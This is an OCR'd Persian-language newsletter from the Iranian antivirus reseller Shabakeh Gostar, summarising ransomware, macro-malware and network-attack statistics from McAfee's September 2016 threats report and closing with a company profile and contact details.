


منبع: McAfee Threats Report, Sep. 2016

باج افزارها


تعداد باج افزارهای جدید نیز روند صعودی یک ســـال اخیر خود را حفظ کرد و در سه ماهه دوم سال ۲۰۱۶ از مرز ۱,۳۰۰,۰۰۰ عدد عبور کرد.

آمار باج افزارهای جدید



منبع: McAfee Threats Report, Sep. 2016

آمار کل باج افزارها




منبع: McAfee Threats Report, Sep. 2016

بدافزارهای ماکرویی


تعداد بدافزارهای جدید ماکرویی با رشدی ۲۰۰ درصدی در سه ماهه دوم ۲۰۱۶ به نزدیک به ۱۸۰ هزار عدد رسید.

آمار ماکروهای جدید مخرب




منبع: McAfee Threats Report, Sep. 2016


آمار کل ماکروهای مخرب



منبع: McAfee Threats Report, Sep. 2016




سهم کشورهای میزبانی‌کننده سرورهای شبکه‌های مخرب



منبع: McAfee Threats Report, Sep. 2016

بیشترین حملات شبکه‌ای

در سه ماهه دوم ۲۰۱۶، حملات از کاراندازی سرویس (DoS) در مقایسه با سه ماهه قبل از آن ۱۱ درصد افزایش را نشان می‌دهند. در همین دوره حملات به مرورگرهای اینترنتی ۸ درصد کاهش داشته‌اند.



منبع: McAfee Threats Report, Sep. 2016

شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولید کننده ضد ویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon’s Toolkit به محبوب ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management - UTM) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به عنوان نماینده و توزیع کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شرکت شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه های طراحی، نصب، راه ندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار ۰۲۱ - ۴۲۰۵۲

تارنمای شرکت www.shabakeh.net

سامانه پشتیبانی help.shabakeh.net

خدمات پس از فروش my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net